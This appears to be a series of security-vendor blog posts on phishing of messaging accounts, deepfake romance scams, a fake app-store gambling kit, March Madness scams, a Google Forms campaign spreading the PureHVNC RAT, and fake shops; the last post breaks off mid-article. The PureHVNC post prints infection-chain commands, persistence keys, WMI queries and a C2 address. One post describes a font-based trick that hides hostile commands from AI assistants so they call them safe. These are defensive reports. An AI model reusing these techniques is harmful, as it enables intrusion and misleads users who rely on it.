In a Public Service Announcement (PSA) the Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) warn the public about ongoing Russian-linked phishing campaigns that aim to gain access to messaging accounts.
Earlier this month we wrote about a large‑scale phishing campaign aimed at hijacking Signal and WhatsApp accounts belonging to senior officials, military personnel, civil servants, and journalists.
Now the FBI and CISA have joined European intelligence services in warning that the same tactics are being used in a broader campaign targeting these commercial messaging apps. The goal is not to break end‑to‑end encryption, but to walk straight around it by stealing access to individual accounts.
In our previous article, we focused on warnings from the Dutch intelligence services AIVD and MIVD, which described how Russian state‑backed actors approached high‑value targets via Signal and WhatsApp, posing as “Signal Support”, “Signal Security Bot”, or similar. The PSA demonstrates how the same groups are now running global phishing campaigns against messaging app accounts, with evidence suggesting thousands of compromised accounts worldwide.
It’s important to reiterate that the attackers have not managed to break the apps’ end-to-end encryption. Instead, they are relying on social engineering to get a device added so they can eavesdrop on accounts.
The current targets include current and former US government officials, military staff, political figures, and journalists, but there is nothing to stop the same techniques being reused against businesses and everyday users.
So, while it’s tempting to dismiss this as a problem for diplomats and generals (and the agencies issuing these alerts do mention high‑profile targets first), the techniques scale very easily. Once playbooks like these are public, they tend to be copied by cybercriminals looking for new ways to steal money or accounts.
How to protect your accounts
As the PSA puts it:
“Phishing remains one of the most unsophisticated, yet effective means of cyber compromise, often rendering other protections irrelevant”
This calls asks for basic security measures:
Treat unsolicited messages from “Support” inside apps as suspicious by default. Legitimate support for apps like Signal and WhatsApp does not ask you, in a chat message, to send back verification codes, PINs, or passwords. If you receive a warning about account problems, do not follow links in the message. Open the app’s settings directly or visit the official website through other means.
Never share SMS verification codes or app PINs. SMS codes are there to prove that you control a phone number. Anyone who has the code can pretend to be you. App‑specific PINs or passcodes are there to protect account changes. Giving them away is like handing over the keys to your account. Consider anyone asking for them to be a scammer.
Be careful what you discuss and with whom. Both the Dutch and US advisories remind us that even with end‑to‑end encryption, some conversations are too sensitive for commercial chat apps.
Use the extra security features these apps offer. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a common code, to reduce the chance of social engineering or shoulder‑surfing.
Another useful feature is disappearing messages. Short‑timer and disappearing messages reduce how much content is available if an attacker gets into a chat later, or if someone obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.
What to do if you think your account was hijacked
If you suspect an attacker has taken over your messaging account:
Try to re‑register your number in the app immediately to kick out other devices.
Revoke all linked devices and change any app‑specific PINs or lock codes.
Warn your contacts that someone may have impersonated you and ask them to treat recent messages with caution.
Review recent conversations for signs of data theft (for example, shared IDs, documents, or passwords that should now be considered exposed).
Report the incident to the app provider and, where appropriate, to national reporting centers such as the FBI’s Internet Crime Complaint Center (IC3) at ic3.gov or the relevant authority in your country.
The sooner you act, the smaller the window in which attackers can exploit your account.
We don’t just report on phone security—we provide it
Scam compounds in Southeast Asia have already become modern slave farms, trapping victims and forcing many of them to become scammers for them. Now they’ve added another type of worker to the mix: so-called AI models.
These professional scammers conduct video calls with their targets, charming them into handing over their cash. As reported in WIRED this week, recruitment ads describe roles handling around a hundred live video calls per day, promoting romance scams and crypto hustles in industrial-scale scam operations across Cambodia, Myanmar, and Laos.
These scam farms already rely on chat operators to ensnare scam victims via messaging apps. Many of these operators are themselves victims of trafficking, forced to work long shifts under threats of violence. They develop relationships with victims over time, exploiting loneliness or financial worries. While they work to make a victim feel special, they’re actually juggling similar text sessions with dozens of people at once. Eventually, a victim may want a video call, either to meet their imagined sweetheart or to confirm an investment opportunity is legitimate (or both).
Chat operators might not have the ability to charm victims on video, especially when they’re victims themselves, being made to work long shifts and are physically beaten. So when a victim asks for a video call, the scam bosses call in a specialist “AI model” with strong interpersonal skills to charm the victim. Despite the name, they’re real people hired to appear on video calls. The AI deepfake software adjusts their looks to match the fictionalized person that the victim is hoping to see.
Scam operations run recruitment ads for these models, and many seem willing to apply for these jobs. Humanity Research Consultancy, an investigative research group that tracks trafficking supply chains, identified a pitch from a 24-year-old Uzbekistani calling herself Angel. She claimed to speak four languages and to have a year’s experience as an AI model. She demanded $7,000 monthly for her services.
The growth of scam compounds
How do these scam compounds even exist? According to the Australian Strategic Policy Institute, Myanmar’s 2021 military coup helped fuel a fraud boom. Scam centers along the Thai border have more than doubled as crime syndicates move into that region, along with Myanmar, Cambodia and Laos.
These scam centers are often tolerated because they line the coffers of local militia. But there have been some countermeasures. Raids and cross-border crackdowns have led to arrests and the movement of large numbers of suspects between countries, including operations targeting compounds such as KK Park in Myawaddy. Cambodia and Myanmar have also signalled increased efforts to tackle scam operations, although the networks remain highly resilient.
This kind of activity becomes easier as technology improves. Real-time face-swapping and deepfake tools are now good enough to support live video, not just pre-recorded clips. We’ve already seen real-time deepfakes used for everything from job interviews through to impersonating banking executives to scam millions. What’s new here is the scale: people handling dozens or even hundreds of calls a day for romance scams and crypto investment fraud shows that this is now a mass exploit.
How to stay safe
Here’s the problem with deepfake video: the common “tells” that let you spot it are evaporating. At one time a sure sign of an AI deepfake was someone with the wrong number of fingers or oddities in hairlines. You can up the ante in live calls by asking someone to turn sideways. Have them touch their nose, and wave their fingers in front of their face. It’s more difficult for deepfake software to handle that extra noise.
But beware: the algorithms that produce deepfakes are getting better all the time, and more easily able to handle such tests. We’re at the point where this deepfake researcher says many more of us will be fooled by them this year.
If you can’t fully trust what you see, fall back on what you know. Be wary of unsolicited contact, especially when someone quickly builds emotional rapport or introduces an investment opportunity. Even if a profile looks well-established or a website appears legitimate, take time to dig a little deeper.
Avoid sharing personal or financial information with someone you’ve only met online, and be wary of anyone who pushes you toward quick decisions or asks to move conversations off established platforms. The FBI has some sound advice on their website.
The most dangerous part of this deepfake AI model trend is that it helps scam operations cross the final frontier. A live human can close a scam that a simple chat interaction can’t. That’s why people like Angel from Uzbekistan have a job, and why you need to be more on your guard than ever.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
We’ve identified a huge social-engineering campaign designed to steer people into online gambling sites under the impression they’re installing a legitimate app.
We’re calling it FriendlyDealer. It’s been observed across at least 1,500 domains, each hosting a website that impersonates the Google Play or Apple App Store. Users think they’re downloading a gambling app from a trusted source, with all the checks, reviews, and safeguards that implies. But they’re actually still on a website, installing a web app that then redirects them to casino offers through affiliate links.
The campaign doesn’t steal passwords or install traditional malware. Instead, it makes money through commissions every time someone signs up or deposits money at one of these sites.
That might sound less serious than a banking Trojan, but the end result is people being funneled into unregulated gambling sites with no age verification, no deposit limits, and no consumer protections. And it comes at a time when gambling addiction is being called the fastest explosion of gambling the country has ever seen.
One kit, dozens of apps, built to mimic real app stores
FriendlyDealer is built as a single, reusable kit that can generate many different fake app listings.
The kit detects what device you’re using and shows you a different fake store accordingly. Android users see a fake Google Play Store. iPhone users see a fake Apple App Store. The kit even loads the correct system fonts for each platform (Google Sans on Android, San Francisco on iOS) so the typography matches what you’d expect on your own phone.
Fake Apple App Store page: BEAST GAMES: ICE FISHING by Mr. Beast
Fake Apple App Store page: Euro Win
Under the hood, it’s a single web application that reads all of its content from one configuration file embedded in the page. Change that file, and you get a completely different app listing running on the same code.
The operators have used this to spin up at least twenty casino brands, from “Tower Rush” (189 deployments) to “Chicken Road” (97) to “BEAST GAMES: ICE FISHING” (43), which impersonates YouTube creator MrBeast. (It’s worth noting that some skins reuse the names of some legitimate gambling brands but none of these are affiliated with the operation.)
The reviews are fake. Different apps reuse identical usernames, profile photos, text, and developer replies, and they’re repeated across multiple brands. Before showing the fake store, the kit can also display a simple casino mini-game to build engagement.
The fake “Install” button on Android relies on a Chrome feature that only works on mobile. It captures Chrome’s install prompt and triggers it when tapped, so a real installation dialog appears. The usual warning about installing apps from unknown sources does not appear. Previous research has shown that apps installed this way can even display “Installed from Google Play Store” in your phone’s settings.
The code goes to extraordinary lengths to get you into the right browser. If you arrive through a Facebook or Instagram ad, you’re inside those apps’ built-in browser, which can’t trigger the install. On Android, the kit generates a special link that forces the page to reopen in Chrome. On iOS, it does the same thing but for Safari. If Chrome isn’t installed, the fallback sends you to the real Play Store to download it. There’s even a separate handler for Samsung’s browser. The browser-specific engineering is unusually detailed.
The page disables zooming, making close inspection harder. The kit assigns a per-user tracking ID and reuses it across analytics, event, push-registration, and offer-routing flows.
Fake Google Play page: BEAST GAMES: ICE FISHING by Mr. Beast
Fake Google Play page: Chicken road by Valor Casino
Fake Google Play page: Gates of Olympus by Casino
Fake Google Play page: Tower Rush by ELK Studios
Fake Google Play page: Tower Rush by Galaxsys
Fake Google Play page: Morospin by Morospin Inc.
Fake Google Play page: Casino Mexico by Casino Mexico LLC
Fake Google Play page: Revolut Slots by RevGameDev
The kit is wired for paid advertising. The configuration includes empty slots for tracking pixels from four ad platforms: Google, Yandex, Facebook, and TikTok. The app and background script can forward Facebook-style ad identifiers (_fbc / _fbp) when those values are available. The code references Yandex telemetry fields and ships with Russian-language comments and debug strings, which is consistent with a Russian-speaking development context, though those artefacts could also have been inherited from a reused or purchased kit.
The flow is straightforward: buy ad traffic, detect the device, show a fake app store, trigger a real-looking install, and redirect to a casino through an affiliate link.
You’re not installing an app
When a user taps Install, the page doesn’t actually download an app. Instead, the browser creates what’s called a Progressive Web App (PWA). It’s essentially a website that behaves like an app, with its own icon on your home screen and its own splash screen. To most people it’s indistinguishable from a real app.
Once installed, the app can keep running in the background using browser features called service workers (keeping a persistent connection to your device). The samples include the main PWA worker and code to register a separate push worker (to send you notifications) when enabled.
The kit also knows when you’ve already installed it. It checks your device for its own PWA, and if it finds it, it skips the fake store entirely and sends you straight to the casino.
One domain ties it all together
Every FriendlyDealer deployment phones home to the same domain: ihavefriendseverywhere[.]xyz. This is the campaign’s data-collection server, and the name that inspired our tracking name for the operation.
The background script and app code send telemetry to this domain including browser language, timezone, user-agent data, optional user-agent client hints, campaign identifiers, and ad identifiers when those values are available. Much of this is sent via custom request headers.
Some requests use the HEAD method to stay lightweight.
The application code also sends something the background script doesn’t: JavaScript error reports. Every crash, every failed resource load, every unhandled exception that occurs on the victim’s device is caught, packaged into a structured error object with a timestamp and context, and posted to ihavefriendseverywhere[.]xyz/api/log_standard_err. In effect, the operators are collecting both user data and production error telemetry from real devices.
If a request fails (for example, due to poor signal), the background script stores it locally and retries later. Once the connection returns, the data is sent automatically.
The fake app also asks for notification permission. If the user grants it, the kit can register a push subscription and create a direct channel for future notifications. These appear like normal app notifications, giving the operators a direct line back to the user even after the app is closed.
Follow the money: affiliate commissions, not malware
FriendlyDealer doesn’t spread viruses or take over devices. The entire operation runs on affiliate commissions. Each fake app store page contains a hidden redirect to an affiliate tracking network. When a user signs up or deposits money, the operator gets paid.
We found multiple affiliate tracking networks in the code. A per-user ID appears across the kit’s analytics, event, push, and offer-routing logic, allowing activity to be correlated across multiple stages of the funnel.
This model explains the campaign’s enormous scale. Each domain is disposable. The kit is a template; change one configuration file and you have a new casino brand on a new domain in minutes. With gambling affiliate payouts reportedly ranging from $50 to $400 per depositing user, even a small conversion rate across a thousand domains adds up fast.
Who’s behind this?
We can’t attribute the campaign to a specific group, but there are clues. The source code contains Russian-language comments (for example, “Создаем таймер для измерения времени загрузки Vue “). One of the builds shipped with unstripped Russian debug strings that were scrubbed from the production version. The code integrates with Yandex Metrica, which is popular in Russia and the former Soviet states.
These point to a Russian-speaking development context, although the code could have been reused or purchased.
The code also contains affiliate marketing tags—preland-alias and preland-final-action—where a “pre-lander” is the page a visitor sees before the actual offer. The application code shows this tag controls the kit’s behavior: a value of 0 triggers a PWA install, while 1 redirects to an app store. Combined with plug-and-play ad pixel slots, per-deployment configuration, and staging/production logic, this strongly suggests a reusable kit built for multiple campaigns or operators, not a one-off project.
We found multiple builds of the same kit. The production version has debug messages removed, but other builds include full Russian-language error messages and support for Arabic numerals across the interface—download counts, ratings, review dates, and more. This does not look like a kit built for a single market; it appears designed to support regional variants at build time.
A familiar trick with a different payoff
Fake app store pages are a known technique, often used to steal banking credentials or deliver spyware. FriendlyDealer uses the same playbook, a convincing fake store and a real-looking install flow, but with a different goal. It doesn’t take over your phone or steal your passwords. It steers you toward gambling platforms and earns a commission when you spend money.
The harm is financial rather than technical: victims are funneled toward gambling offers through deceptive install and redirect flows, and may end up depositing money at sites they did not intentionally choose.
It’s also s a reminder that not every scam is after your passwords. Affiliate fraud, especially in online gambling, can fund enormous operations without ever touching a single credential. The people behind this built a factory: one template, twenty brands, more than 1,500 domains. Paid ads bring the traffic. The fake app stores seal the deal. The affiliate network pays the bills.
What makes this effective is that it abuses things that are supposed to be trustworthy. Chrome’s app installation flow on Android and Safari’s “Add to Home Screen” on iPhone are both legitimate features, doing what they were designed to do. The problem is that the page triggering the install is a lie. The kit is carefully engineered so only the right users, on the right devices, coming from the right ads, ever see it.
What to do if you installed one of these apps
On Android:
Remove the app: Long-press the icon and tap Uninstall, or go to Settings > Apps and remove anything you don’t recognize.
Clear the site data in Chrome: The app may leave data behind in your browser. Open Chrome > Settings > Site settings > All sites, find the site, and tap Clear & reset.
Check notification permissions: Go to Chrome > Settings > Notifications and remove any sites you don’t recognize. Uninstalling the app does not remove notification access.
Check other browsers: If you use Edge, Brave, or another Chromium-based browser, repeat the same steps there.
On iPhone:
Remove the app: Long-press the app icon on your home screen and tap Remove App. On iOS, PWAs don’t install a background script the way they do on Android, so removing the icon also removes the cached site data.
Clear the site data in Safari: Go to Settings > Safari > Advanced > Website Data, and search for the domain. Swipe to delete it. This clears any remaining cookies and stored data.
Check notification permissions: Go to Settings > Apps > Safari. Scroll to the Settings for Websites section and tap Notifications. Find the site and remove or deny access.
If you deposited money after being routed through one of these pages and believe you were deceived, contact your bank or payment provider promptly.
Indicators of Compromise (IOCs)
Domains
ihavefriendseverywhere[.]xyz—Data exfiltration and error-logging server
March Madness is the annual men’s and women’s NCAA Division I basketball tournament, where 68 teams play in a single-elimination bracket for the US national championship.
But March Madness doesn’t just bring buzzer beaters and busted brackets. It also kicks off a short, intense season for scammers who know fans are distracted, emotional, and often in a hurry. In this post, we’ll walk through the main scam patterns that pop up around the NCAA men’s basketball tournament, so you can recognize them and shut them down before they score.
Large sporting events combine three components that scammers love: money, emotion, and urgency. Fans are hunting for last‑minute tickets, “can’t‑miss” bets, and ways to watch every game. They’re in a hurry, so their guard is down.
From an attacker’s perspective, March Madness is conveniently predictable. Every year in March, millions of people will Google the same terms, click the same types of ads, and respond to the same social media bait. Once you’ve seen the patterns, you’ll start recognizing them around other major events too.
Fake ticket marketplaces and resale fraud
Ticket scams are a staple of any big concert, playoff series, or tournament, and March Madness is no exception.
The playbook is simple: Scammers set up sites and listings that look like legitimate ticket resellers, then take your money and run.
Things to keep an eye on:
Screenshots or PDFs of barcodes won’t work when entry tickets are dynamic or tied to an app, but scammers still sell them. Victims will only find out at the gate when tickets are rejected.
Too good to be true last‑minute deals. Offers for prime seats at prices well below the official box office, often paired with urgency imposing tactics: “must pay in the next 10 minutes,” “three buyers waiting,” or “I’ll lose my deposit if you don’t decide now.”
Sellers push victims into private channels (text, WhatsApp, DMs) and insist on payment methods that are irreversible, like wire transfers, P2P apps, gift cards, or cryptocurrencies.
Fake betting sites, “sure thing” tips, and bonus traps
Legal sports betting has gone mainstream in the US, and March Madness is one of its biggest events. The huge number of casual bettors is a scammer’s dream. Their tactics can be divided into two main categories:
Cloned betting platforms. Attackers create sites and apps that mimic real sportsbooks, complete with copied logos, odds feeds, and login pages. Users deposit funds, place bets, and maybe even see “winnings” pile up in the interface—until they try to withdraw and are hit with fees, extra deposits, silent account bans, or witness a disappearing act.
“Guaranteed” bets. Social media fills up with self‑proclaimed experts selling access to VIP betting groups or “guaranteed” locks on tournament games. Victims pay for tips or are funneled into shady offshore sites that conveniently lose their money or demand more deposits to “unlock” withdrawals.
Streaming scams
Not everyone has a cable subscription or an official streaming package, and scammers know many fans will look for free or cheap alternatives. That creates a fertile ground for malicious streaming offers. There are some common patterns to watch for:
Fake portals promising all the games live. Websites advertise free HD streams of every tournament game but require you to create an account and enter a credit card “for age verification” or a “free trial.” Once you submit details, charges appear or your card data is sold on.
Malicious players and extensions. Some sites will prompt you to download a special player, codec, or browser extension before you can watch. Instead of video, you get adware, browser hijackers, or a foothold for more serious malware.
Shortened URLs and reposted “official stream” links spread quickly around tip‑off time, often redirecting through multiple ad and tracking networks before landing on phishing or scam pages.
Like-farming and other social media clickbait promising free streams only to boost the account’s reputation for a next wave of scams.
Bracket phishing, office pools, and prize scams
Brackets are part of the culture: friends, families, and workplaces run pools where everyone predicts the tournament results. Scammers piggyback on that habit with phishing campaigns and fake prize draws. These usually show up in a few ways:
Official bracket challenge phishing. Emails or messages invite you to join a tournament bracket hosted by a big brand or media outlet, complete with logos and plausible wording. The link really leads to a credential‑harvesting page masquerading as your email, work SSO, or a well‑known sports site.
Fake “you won the pool” notifications. Messages claim you’ve won a prize in a bracket you never joined, and instruct you to click a link or provide personal and banking details to receive your payout.
All the data they can get for you to join. Some bracket or contest sites ask for far more information than necessary. They want your full address, date of birth, even ID numbers, all under the pretext of age verification or tax reporting. Once you provide them, the phishers will monetize the data.
How to stay safe
Defending yourself against March Madness scams isn’t about never betting or never buying tickets. But you should treat the entire tournament as a high-risk period and tighten up your usual habits.
While the underlying technical tricks may vary, the social engineering themes are consistent:
Urgency. Time is limited, for some reason. The goal is to stop you thinking.
Scarcity. Limited seats, limited odds boosts, limited contest spots. All designed to trigger FOMO.
Too good to be true. Playing on hope and excitement.
Authority and familiarity. Scammers use team logos, broadcaster branding, or language that mimics your employer’s internal pool announcements to appear legitimate.
The defenses are also much the same:
Think before you click, act, or buy. If something looks suspicious, check it with Scam Guard.
Type official URLs into the browser or use trusted apps instead of following links from email, DMs, or social posts.
Use protected payment methods. Pay with credit cards or other methods that support chargebacks and dispute resolution.
Treat all unsolicited and unexpected messages as suspicious.
Report incidents. If you think you have been scammed, report it to your bank, the FTC and via BBB’s Scam Tracker.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
We’ve identified a campaign using business-related lures, such as job interviews, project briefs, and financial document, to distribute malware, including the PureHVNC Remote Access Trojan (RAT).
It’s not the malware that’s new, but how the attack starts.

Instead of the usual phishing email or fake download page, attackers are using Google Forms to kick off the infection chain. The attack typically begins when a victim downloads a business-themed ZIP file linked from a Google Form. Inside is a malicious file that sets off a multi-stage infection process, eventually installing malware on the system.
What is PureHVNC?
PureHVNC is a modular.NETRAT from the “Pure” malware family. In simple terms, it gives attackers remote control over an infected device and lets them steal sensitive information.
Once installed, it can:
Take control of the system and run commands remotely.
Collect information about the device, including operating system, hardware, security software, and info about the user and connected devices.
Steal data from browsers, extensions and crypto wallets.
Extract data from apps like Telegram and Foxmail.
Install additional plugins.
Achieve persistence in several ways (for example, via scheduled tasks).
Different lures, same goal: compromise your device
In our research, we found multiple Google Forms hosting links to malicious ZIP files that start the infection chain. These forms are convincing, impersonating real company names, logos and links. LinkedIn is one of the platforms used to send links to these malicious forms.
Fake Google Forms that distribute malicious ZIPs.
The attackers impersonate real companies
Well-known brands are impersonated to lend credibility
The forms typically ask for professional information (experience, background, etc.), making them feel like part of a real recruitment or business process.
Information requested from the user to make the form appear legitimate.
More information.
The forms link to ZIP files hosted on:
File-sharing services such as Dropbox, filedn.com, and fshare.vn
URL shorteners such as tr.ee and goo.su
Google redirect links that obscure the final destination
The ZIP archives use various names and are tied to different business-related themes (marketing, interviews, projects, job offers, budgets, partnerships, benefits) to avoid suspicion, for example:
Collaboration Project with {CompanyName} Company 2026.zip
The lures use the names of well-known companies, particularly in the financial, logistic, technology, sustainability and energy sectors. Impersonating legitimate organizations add credibility to their campaign.
What happens after you download the file
The ZIP archives usually contain legitimate files (such as PDFs of job descriptions) and an executable file along with a DLL, typically named msimg32.dll. The DLL is executed via DLL hijacking (tricking a legitimate program into loading malicious code), although the technique has undergone multiple modifications and upgrades over time.
Legitimate PDFs are present in some ZIP files, like this one masquerading as a real job description.
Analysis of the malicious campaign
We identified multiple variants of this campaign, each using different methods to extract the archive, distinct Python code, and varying folder structures. Across these variants, the campaign typically includes an executable file along with a DLL hidden in a separate folder. In some cases, attackers also include legitimate files related to the lure’s theme, enhancing the overall credibility of the attack.
Example of files present in one of the archives analyzed.
The malicious code is present in the DLL, and carries out various operations, including:
Decrypting strings with a simple XOR, in this case with the “4B” key.
Detecting debugging and sandboxing with IsDebuggerPresent() and time64(), and displaying the error “This software has expired or debugger detected” if triggered.
Deleting itself, then dropping and launching a fake PDF.
Achieving persistence via the registry key CurrentVersion\Run\Miroupdate.
Extracting the “final.zip” archive and running it.
In this case, the PDF was started with the following command:
cmd.exe /c start "" "C:\Users\user\Desktop\Marketing Director Assessment Project\Marketing_Director_Assessment_Project.pdf"
The PDF opened during the infection chain.
The archive final.zip is unzipped using different commands across the analyzed campaigns into a random folder under ProgramData. In this example, the tar command is used:
The zip contains several files associated with Python and the next stage.
Python files compressed into a random folder in ProgramData.
Next, an obfuscated Python script called config.log is executed. It ultimately decodes and runs a Donut shellcode. This script appears under different names (e.g., image.mp3) and formats in the different chains analyzed.
Obfuscated Python script that ultimately loads the Donut shellcode.
At the end of the infection chain, PureHVNC was injected into SearchUI.exe. The injected process may vary across the analyzed samples.
PureHVNC executes the following WMI queries to gather information about the compromised device:
SELECT * FROM AntiVirusProduct
SELECT * FROM Win32_PnPEntity WHERE (PNPClass = 'Image' OR PNPClass = 'Camera')
SELECT Caption FROM Win32_OperatingSystem
For persistence, it creates a scheduled task using a base64-PowerShell command, with the flag “-RunLevel Highest” if the user has admin rights.
PowerShell command for the Scheduled Task
PureHVNC performs enumeration to exfiltrate information related to various browsers, extensions, and cryptocurrency wallets.
Methods related to wallet and browser data exfiltration.
The malware configuration is encoded with base64 and compressed with GZIP.
In this case, the configuration includes:
C2: 207.148.66.14
C2 ports: 56001, 56002, 56003
Campaign ID: Default
Sleeping Flag: 0
Persistence Path: APPDATA
Mutex Name: Rluukgz
How to stay safe
Using Google Forms is a highly effective method for distributing malware. Attackers are relying on trust in familiar tools like Google Forms, Dropbox, and LinkedIn, and impersonating legitimate companies to get past your guard.
If you deal with job offers, partnerships, or project work online, this is worth paying attention to:
Always check the origin of Google Forms, don’t enter sensitive information, and don’t download files unless you fully trust the source.
Verify requests through official company channels before engaging.
Be wary of links hidden behind URL shorteners or redirects.
Pro tip: This is only a partial list of malicious URLs. Download the Malwarebytes Browser Guard plugin for full protection and to block the remaining malicious domains.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Researchers have published a proof-of-concept (PoC) that uses custom fonts to fool many popular Artificial Intelligence (AI) assistants, including ChatGPT, Claude, Copilot, Gemini, Leo, Grok, Perplexity, Sigma, Dia, Fellou, and Genspark.
Imagine a book where the visible text is harmless, but hidden between the lines is a second message written in special, human-only ink. Humans can see both layers. AI can’t, and it only reads the visible part. That means the AI is working with an incomplete picture, while a human reader may act on instructions the AI never even saw.
Why this matters
We’ve written before about different ClickFix-type attacks, where cybercriminals trick people into infecting their own devices. Suppose you land on a suspicious-looking webpage and ask your AI assistant, “Is this command safe to run?” The assistant checks the page and says yes. But as it can’t read the whole page, it tells you it’s safe when it’s not.

By combining custom fonts with Cascading Style Sheets (CSS), the text shown to the user on the page is different from what an AI assistant sees when it reads the underlying HTML.
Image courtesy of LayerX
In this example, the part in the block in the middle (outlined in red) will be discarded by the AI assistant as noise. But the human website visitor sees:
it will allow you to see your easter egg from Rapture
Depending on the IP address and port number, this can be enough for you to infect your machine. If you ask the AI whether it’s safe, it may say yes, because it only sees the harmless version.
The researchers have disclosed their findings to the major AI platform providers, under Responsible Disclosure procedures.
The responses were disappointing:
“Most providers rejected the report, usually under the claim that this attack falls outside of the scope of AI model security. As a result, users of these models remain exposed to this attack vector.
The only vendors that accepted this report and asked for time to fix it were Microsoft and Google. Of those, Google ultimately de-escalated (after initially assigning it a P2 (High) score), and closed the report, possibly because fixing it would require too much effort.”
While this attack relies heavily on social engineering, we know just how effective those tactics can be. And it’s even more concerning when your AI assistant can’t see the full picture.
How to stay safe
If you use an AI assistant to check whether something is safe:
Copy and paste the exact command you plan to run. Don’t rely on the AI’s interpretation of a webpage.
Be cautious with any site asking you to run commands, especially via terminal or command prompt.
If something feels off, stop. Attackers rely on urgency and confusion.
Tools can help too:
The free Malwarebytes Browser Guard extension will warn you if a website tries to copy something to your clipboard and render it harmless by adding some text. This will help protect you from traditional ClickFix-type attacks that rely on executing a command from your clipboard.
If you don’t trust a website, ask Malwarebytes Scam Guard for its opinion. It’s very good at sniffing out scams.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
We mapped a sprawling fake shop operation of over 20,000 domains, dozens of shared IP addresses and identical storefronts with different names pasted on top. They exist for one purpose: to steal your payment details and personal data. The thread that ties them all together is a browser tab title most people would never think twice about: “Unrivaled selection only for you.”
Polished storefronts, empty warehouses
Fake shops are fraudulent websites designed to look and feel like legitimate online retailers. They have product listings, brand logos, customer reviews, shopping carts, and functional-looking checkout pages. They just never deliver what they promise. In some cases, victims receive nothing at all. In others, they get a cheap knockoff worth a fraction of the advertised price.
Either way, the product being sold is your data: these fake shops harvest your payment credentials, billing addresses, and personal details and then resell them on criminal marketplaces or use them directly for identity fraud.
The scale of the problem has exploded. According to recent threat intelligence data, fake e-shop scams rose by 790% in the first quarter of 2025 compared to the same period the year before, driven in part by economic anxiety around trade tariffs pushing consumers toward bargain alternatives.
During the 2024 holiday season alone, researchers identified over 80,000 fake stores, many of which disappeared or rebranded within days. Industry telemetry from late 2025 found that fake shops accounted for 65% of all threats blocked on social media, with Facebook and YouTube as the primary launchpads.
These operations are increasingly industrialized. Researchers recently documented FraudWear, a coordinated campaign involving over 30,000 fraudulent stores impersonating more than 350 fashion brands worldwide.
Another investigation uncovered BogusBazaar, a franchise-style network where a core team maintained the servers, payment processing, and template infrastructure, while decentralized operators spun up individual shops on top of it. That network processed over a million orders across 75,000 domains since 2021.
Fake shops succeed because they use familiar shopping behavior: clicking on ads, following search results, and landing on polished-looking sites. They layer psychological pressure on top, with limited-time offers, countdown timers, and disappearing stock warnings.
Same storefront, different names
